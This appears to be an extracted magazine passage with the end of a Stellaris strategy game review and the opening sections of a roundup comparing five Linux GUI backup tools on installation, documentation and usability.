i5 3570, AMD

Ryzen 5 2400G

**GPU:** Nvidia

GeForce GTX

560, AMD

Radeon R7 370,

2GB Vram

**Y**ou, the ruler of a newly space-faring empire, are set free to explore and discover

the galaxy. It's mysterious and alluring. You select your science ship and send it off to neighbouring stars, scanning each to discover new life and new civilisations. These are the voyages of the USS Spacey McSpaceface.

As you explore you'll harvest resources to fund your expansion. You'll find anomalies, which can be researched to uncover new technologies and trigger quests. You'll meet other species. And when you're

not venturing into the unknown, you'll look after the needs of your home planet, constructing buildings for your citizens to work. Sid Meier once called a strategy game a series of interesting decisions, and *Stellaris*'s opening hours are packed full of them. That *Stellaris* isn't turn-based creates a fluidity to the action. As with Paradox's previous grand strategies – such as *Europa Universalis IV* or *Crusader Kings III* – *Stellaris* moves in real time, but with the option to pause, slow or fast forward.

## Intuitive interface

Paradox has a reputation for creating impenetrable systems. With *Stellaris* the difference is the presentation and UI, which work overtime to make things easy to parse. You'll never feel like you're fighting the interface. All the major interactions are just a single click away.

Thanks to the slick interface, you're free to concentrate on the personality of your empire. You can play as peaceful explorers, militaristic zealots, reluctant xenophobes, or many other options available from the trait lines offered during faction creation.

Your empire's style extends beyond their personality and look. You can build ships, using a module system to equip weapons, armour, shields and power cells. You can also assign specific scientists, planetary governors and research admirals, each with their own traits that provide bonuses or, in certain situations, debuffs. As you continue



begins to reveal itself, and exploration gives way to diplomacy and conquest.

Unfortunately, this point signals a major shift in *Stellaris*'s pace. That unrelenting sequence of moment-to-moment choice and consequence instead becomes languid and restrictive. Maybe it's our lack of imagination, but we couldn't see a route to victory that doesn't involve force. The default two victory conditions are owning 40 per cent of the galaxy's colonisable worlds or subjugating all of its empires. But you can't make a space omelette without breaking a few space eggs.

A consequence of all this is that diplomacy feels rather lightweight. Yes, deals are made and pledges signed – migration access, which enables populations to freely move between two empires, is a nice touch. But, in our experience, the galaxy trends towards inertia.

Since its original release in 2016 Paradox has done its usual stand-up job of overhauling the existing core game with improved AI opponents and a string of expansions releases that greatly expand the military side – *Utopia* and *Apocalypse*. Meanwhile, the trading with *MegaCorp*, its diplomacy with *Federations* and the latest expansion *Nemesis* overhauls the endgame with a new direction. Couple this with a slew of DLC species and story packs and it's matured into a <cough> stellar game. **LXF**

Flying through hyperspace ain't like dusting crops!



to expand and explore, you stumble across rival empires. Eventually there's a tipping point, as your knowledge of the galaxy expands to include its major players. The shape of galactic politics

## VERDICT

**DEVELOPER:** Paradox

**WEB:** [www.stellaris.com](http://www.stellaris.com)

**PRICE:** £34.99 (DLC/expansions £5.79 – £15.49)

<b>GAMEPLAY</b>	<b>8/10</b>	<b>LONGEVITY</b>	<b>9/10</b>
<b>GRAPHICS</b>	<b>6/10</b>	<b>VALUE</b>	<b>8/10</b>

Core updates have raised the main game and many expansions can help massively extend its life and depth.

» **Rating 8/10**

# Roundup

Deja Dup 42.8 » BackupPC 4.4.0 » Vorta 0.7.5  
» Grsync 1.3.0 » Back In Time 1.2.1



**Michael Reed**

sleeps easy at night knowing he's keeping a backup of all his systems under his king-sized mattress.


## GUI backup tools

Linux nerd **Michael Reed** likes a backup regime that makes him feel as secure as a man wearing two pairs of underpants.

### HOW WE TESTED...

We wanted to get an idea of what each package would be like to install, configure and use, and to this end, we installed each package on a fresh system. We chose Ubuntu 21.10 as our testbed system, but we checked to make sure there was nothing stopping the backup software from being installed on other popular systems. We then set each piece of software up and configured it, making notes of any difficulties or inconveniences that cropped up along the way.

For each program, we set up an actual backup using real user data. We then evaluated both the back up process itself and the user experience that it took to get to that point. We tested it with real user data because, quite frankly, any piece of software can look good, but with backup software, you can't be sure what you're dealing with until you actually attempt to back up and restore your most precious files.



**W**elcome to our *Roundup* of the best backup tools currently available for Linux. For this month's article, we've concentrated on GUI tools aimed at the general user, else you should be using *rsync*. These tools range from the most basic and easy to set up, to those that offer more complex options and facilities, and we've stuck to tools that are currently maintained.

We're interested in backup programs that can carry out user file backups – usually the contents of the `/home` directory. These tend to be the most important files for a backup system, because they can't easily be replaced

if lost. In effect, the installation media for your operating system is your backup of the system files themselves.

All of the programs that we're looking at are front ends that run on top of the actual backup program. This means that they all run on top of a well-tested underpinning. This fact also opens up options for automation and manual configuration, if you're keen to dig down to that level.

These are five excellent programs, but they have strengths and weaknesses in different areas. For that reason, which one you prefer might depend on your specific needs.

# Installation and configuration

How easy is it to install and set up?


**U**sing Ubuntu 21.10 as a base, we've given preference to applications that can be installed via the package manager and that seem to be currently maintained with a recent release.

*Deja Dup* is a front-end to the *Duplicity* backup tool. Note that, in various areas of the system, the application may be referred to simply as 'Backup' as it's the default user backup tool for the GNOME desktop. It's the easiest configuration procedure that we encountered, but it's not designed to handle a complex backup regime. You can only set up a single set of source directories and a destination, and you accomplish this with a wizard style interface.

After *Deja Dup*, *Grsync*, an *rsync* front end, is the next step up when it comes to complexity. Once it's installed, it's easy to set up a simple source-to-destination backup quite quickly using the first tab of the main window. When you've arrived at a useful configuration, you can save it as a profile for later recall.

*Back In Time* also sits on top of *rsync*, but it looks more like a traditional backup utility than *Grsync* because it offers more of the expected features such as scheduled backups. It also uses a tabbed main window for configuration. We installed the **backintime-qt** package in Ubuntu.

*Vorta* is a front-end to the *BorgBackup* tool. It can be installed via Flatpak, but we installed it using Ubuntu's package manager. When you first launch *Vorta*, you're presented with a tabbed configuration screen. From here, you can create backup profiles, manage repositories and create and restore backups.



The configuration window of Back In Time. It has a neat-looking QT-based interface throughout. Once you've finished, click OK to be taken to the main window.

*BackupPC* has a web interface. The installation procedure automates the setup, but you may need to fine-tune the Apache web server depending on your needs. In addition, note that if you were planning on doing a manual installation, rather than using the package manager, you would have to wrangle the installation of some of the Perl modules that it needs.

This is the only tool that doesn't offer a recent release (last release: 4.4.0 in June 2020), but we're going to give the project the benefit of the doubt in that regard because there's definitely current activity by the developers and the community showing on the project's Github page.

## VERDICT

DEJA DUP	7/10	BACK IN TIME	8/10
BACKUPPC	6/10	VORTA	8/10
GRSYNC	7/10		

Although easy to set up, *Deja Dup* doesn't offer a lot of features. *BackupPC* is a bit of a monster, but it's feature-packed.

# Documentation


Can you look up how to use it?

**W**e couldn't find an official manual for *Grsync*, and there seems to be no official forum. Fortunately, the program is well known online, and web searches provided some tutorial material and other information from various sources. In its favour, *rsync* itself is well documented, and you might be able to figure out how to do something slightly out of the ordinary by looking up how to do it with *rsync*.

*BackupPC* has an online manual that covers every part of its huge feature set. There's also a Wiki with some how-tos on the website. There was an official forum, but it's now closed down and in read-only mode. There is, however, an active email list.

*Back In Time* has an online manual. It's fairly brief, but it isn't a hugely complicated piece of software, and the manual covers every part of the user interface. There is a detailed man page (**man backintime**) that covers the fairly extensive command line facilities of the program.

*Vorta* also has an online manual that covers the whole program. Beyond that, the underlying technology behind it, *BorgBackup*, is well documented, and you might be able to find out how to implement an unusual requirement through that. For example, you might need to look into *BorgBackup*'s documentation to figure out the syntax for *Vorta*'s file and folder exclusions.



The online manual for Vorta is illustrated and covers all areas of the program and takes you, step-by-step, through some of the most common procedures.

The *Deja Dup* website is underwhelming when it comes to documentation, but it's difficult to argue that such a simple program requires extensive documentation. There are plentiful YouTube tutorials to assist the beginner, too.

## VERDICT

DEJA DUP	6/10	BACK IN TIME	8/10
BACKUPPC	8/10	VORTA	7/10
GRSYNC	6/10		

The *Back In Time* documentation covers all areas of the user interface and the man page covers the command line.

# User interface and ease of use

Does it offer a good user experience?

What we're interested in here is finding out if the day-to-day use is intuitive, responsive and pleasant. Can you quickly carry out tasks such as making changes to the configuration or restoring files? Is it easy to discover how to carry out those day-to-day operations?

When it comes to backup applications, more features usually means greater complexity in the user interface. So, we might forgive a complex interface if it seems necessary because of a correspondingly complex set of features.

Sure enough, the line-up we've selected spans the gamut from simple but easy to use (*Deja Dup*) to complicated but feature-packed (*BackupPC*). As a test, we tried to estimate if the average user would be able to create a first backup without reverting to the documentation. We felt that this would be possible with all but *BackupPC*, and there may have been some need to look at the documentation with *Vorta*.

